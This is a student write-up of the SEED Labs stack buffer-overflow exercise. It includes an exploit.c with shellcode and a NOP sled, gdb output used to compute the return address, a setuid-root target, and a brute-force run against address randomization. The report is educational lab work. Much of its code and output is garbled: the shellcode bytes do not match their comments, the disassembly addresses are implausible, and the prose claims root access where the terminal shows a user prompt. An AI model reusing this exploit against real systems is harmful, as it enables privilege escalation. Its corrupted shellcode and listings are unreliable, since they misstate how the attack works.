

Nazim Zerrouki

Task 1:

```
[12/13/19]seed@VM:~$ gcc -z execstack -o call_shellcode call_shellcode.c
[12/13/19]seed@VM:~$ ./call_shellcode
$ █
```

This confirms that copying the shellcode to the buffer is granting the user root access given that there is no buffer overflow.

Task 1.2:

```
[12/13/19]seed@VM:~$ gcc -z execstack -fno-stack-protector -o stack stack.c
[12/13/19]seed@VM:~$ sudo chown root stack
[12/13/19]seed@VM:~$ sudo chmod 4755 stack
[12/13/19]seed@VM:~$ ./stack
segmentation fault
[12/13/19]seed@VM:~$ █
```

The C library function strcpy does not check boundaries, so we're getting a buffer overflow where we're passing in a string of size 517 bytes which far exceeds the size of our buffer which is only 24 bytes which results in a buffer overflow. Because of that, we cannot obtain root access and we receive a segmentation fault as a result of that.

Task 2 - Exploiting the Vulnerability:

```
/* exploit.c */
/* A program that creates a file containing code for launching shell*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
char shellcode[]=
"\x31\xc0" /* xorl %eax,%eax */
"\x50" /* pushl %eax */
"\x68" /* pushl $0x08732f2f */
"\x68" /* pushl $0x0e09022f */
"\x89" /* movl %esp,%ebx */
"\x50" /* pushl %eax */
"\x53" /* pushl %ebx */
"\x89" /* movl %esp,%ecx */
"\x99" /* cdq */
"\xb0\xbb" /* movb $0xb,%al */
"\xcd\x80" /* int $0x80 */
;

void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* You need to fill the buffer with appropriate contents here */
    int end = sizeof(buffer) - sizeof(shellcode);
    //strcpy(buffer+36, "\x8c\xed\xff\xbf");//"\xb4\xf1\xff\xbf");
    *(buffer+36) = 0xc2;
    *(buffer+37) = 0xeb;
    *(buffer+38) = 0xff;
    *(buffer+39) = 0xb6;
    strcpy(buffer+end, shellcode);
    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

Before we can create our buffer and write its contents to the badfile, we must use the debugger and disassemble the code so that we can see when our stack pointer's memory address is moved into our base stack address. Then, a breakpoint is applied a little after the base stack address has been calculated, so that we can obtain the base stack address which will be used to calculate the return address and conclude what will be added to the start of the buffer.

```
Dump of assembler code for function bof:
0x080484b0 <+0>: push %ebp
0x080484b1 <+1>: mov %esp,%ebp
0x080484b2 <+2>: sub $0x28,%esp
0x080484b3 <+3>: sub $0x8,%esp
0x080484b4 <+4>: pushl 0x8(%ebp)
0x080484b5 <+5>: lea -0x20(%ebp),%eax
0x080484b6 <+6>: push %eax
0x080484b7 <+7>: call 0x08048370 <strcpy@plt>
0x080484b8 <+8>: add $0x10,%esp
0x080484b9 <+9>: mov $0x1,%eax
0x080484ba <+10>: leave
0x080484bb <+11>: ret
End of assembler dump.
Breakpoint 1 at 0x080484c1
(gdb) r
Starting program: /home/seed/stack
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/1386-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x080484c1 in bof ()
(gdb) i r ebp
ebp 0xbfffead8 0xbfffead8
(gdb) quit
A debugging session is active.


Inferior 1 [process 3445] will be killed.

Quit anyway? (y or n) y
root@VM: /home/seed# exit
exit
[12/14/19]seed@VM:~$ gcc -o exploit exploit.c
[12/14/19]seed@VM:~$ ./exploit
[12/14/19]seed@VM:~$ ./stack
#
```

The lea assembly code instruction indicates that our buffer should start 32 bytes below the base address which we had found after the memory address that the stack pointing to was moved into base address register. The return address is also 4 bytes, so the start of our buffer will actually be 36 bytes below the base address. The reason why we added a slightly different address to the beginning of the buffer is so that the return address point could point towards an address that is somewhere in the middle of the NOP sled (between base address and

shellcode). Afterwards, the shellcode is to be added at the very end of the buffer which can be calculated using a simple calculation. Doing so has given us root access as indicated by the “#” in the 2nd image.


Task 3: Defeating the dash’s Countermeasure



```
/bin/bash
[12/14/19]seed@VM:~$ sudo ln -sf /bin/dash /bin/sh
[sudo] password for seed:
[12/14/19]seed@VM:~$ gcc dash_shell_test.c -o dash_shell_test
[12/14/19]seed@VM:~$ sudo chown root dash_shell_test
[12/14/19]seed@VM:~$ sudo chmod 4755 dash_shell_test
[12/14/19]seed@VM:~$ ./dash_shell_test
$

/bin/bash 00x11
[12/14/19]seed@VM:~$ sudo ln -sf /bin/dash /bin/sh
[sudo] password for seed:
[12/14/19]seed@VM:~$ gcc dash_shell_test.c -o dash_shell_test
[12/14/19]seed@VM:~$ sudo chown root dash_shell_test
[12/14/19]seed@VM:~$ sudo chmod 4755 dash_shell_test
[12/14/19]seed@VM:~$ ./dash_shell_test
#
```

The adversary is only given a normal user prompt when the `setuid(0)` command is omitted. However, with the `setuid(0)` command enabled, the user is given a root shell as indicated in the 2nd terminal.




```
/bin/bash
[12/14/19]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for seed:
kernel.randomize va space = 0
[12/14/19]seed@VM:~$ sudo rm /bin/sh
[12/14/19]seed@VM:~$ sudo ln -s /bin/zsh /bin/sh
[12/14/19]seed@VM:~$ gcc -o exploit exploit.c
[12/14/19]seed@VM:~$ ./exploit
[12/14/19]seed@VM:~$ ./stack
#
```

Performing the same attack as was done in Task 2 with the new shellcode still gives the adversary root access.

Task 4: Defeating Address Randomization

Address randomization is turned on now meaning that because the base address on the stack isn't predictable, the base address must be brute-forced in order to find it. Because addresses on the stack is 19 bits, the base address has 2^{19} different possibilities of what it can be. The loop provided in the lab is an algorithm used to check all of the different possibilities of what the base stack address can be and doing so enables the adversary to start their buffer and point to somewhere in the middle of the NOP sled using the base stack address. This is crucial for the Vulnerability Attack as seen in Task 2 except the base stack address is no longer deterministic which requires this brute-force approach.

Fortunately, the algorithm produced a result rather quickly as seen here:




```
/bin/bash
2 minutes and 20 seconds elapsed.
The program has been running 80141 times so far.
Segmentation fault
2 minutes and 20 seconds elapsed.
The program has been running 80142 times so far.
Segmentation fault
2 minutes and 20 seconds elapsed.
The program has been running 80143 times so far.
Segmentation fault
2 minutes and 20 seconds elapsed.
The program has been running 80144 times so far.
Segmentation fault
2 minutes and 20 seconds elapsed.
The program has been running 80145 times so far.
Segmentation fault
2 minutes and 20 seconds elapsed.
The program has been running 80146 times so far.
Segmentation fault
2 minutes and 20 seconds elapsed.
The program has been running 80147 times so far.
Segmentation fault
2 minutes and 20 seconds elapsed.
The program has been running 80148 times so far.
#
```

As shown here, the program compute 80147 addresses before it finally located the base stack address which then, was used so that the adversary can finally obtain root access. There are 524,288 possibilities of what the base stack address could be meaning that the program managed to compute what the base stack address was very quickly.

Task 5: Turn on the StackGuard Protection

This time, we're running the stack executable with the stack protector enabled. Before, we just received a segmentation fault because it was a simple buffer overflow in Task 1. However, with the stack protector enabled, our program terminated.


A terminal window titled '/bin/bash' showing a series of commands and their outputs. The user 'seed' is logged into a VM. The commands executed are: 'sudo sysctl -w kernel.randomize_va_space=0', 'gcc -o exploit exploit1.c', 'gcc -z execstack -o stack stack.c', 'sudo chown root stack', 'sudo chmod 4755 stack', and './stack'. The output of './stack' is '*** stack smashing detected ***: ./stack terminated' followed by 'Aborted'.

```
[12/14/19]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for seed:
kernel.randomize_va_space = 0
[12/14/19]seed@VM:~$ gcc -o exploit exploit1.c
[12/14/19]seed@VM:~$ gcc -z execstack -o stack stack.c
[12/14/19]seed@VM:~$ sudo chown root stack
[12/14/19]seed@VM:~$ sudo chmod 4755 stack
[12/14/19]seed@VM:~$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[12/14/19]seed@VM:~$
```

This is because seed provides us with a security mechanism to protect against buffer overflows. Without it enabled, there's no protection here so we result in a buffer overflow, since what is being copied to the buffer eclipses the size of the buffer itself. However, with the protection enabled, it protects against buffer overflows which causes the program to terminate the moment a buffer overflow occurs.

Task 6: Turn on the Non-executable Stack Protection

Using a non executable stack resulted in a segmentation fault despite a buffer overflow having already been exploited. It seems as though using this command protects the user from vulnerability attacks that exploit buffer overflow.

A terminal window showing the execution of a program with non-executable stack protection. The user 'seed' is logged into a VM. The commands executed are: 'gcc -o stack -fno-stack-protector -z noexecstack stack.c', './exploit', and './stack'. The output of './stack' is 'Segmentation fault'.

```
[12/14/19]seed@VM:~$ gcc -o stack -fno-stack-protector -z noexecstack stack.c
[12/14/19]seed@VM:~$ ./exploit
[12/14/19]seed@VM:~$ ./stack
Segmentation fault
[12/14/19]seed@VM:~$
```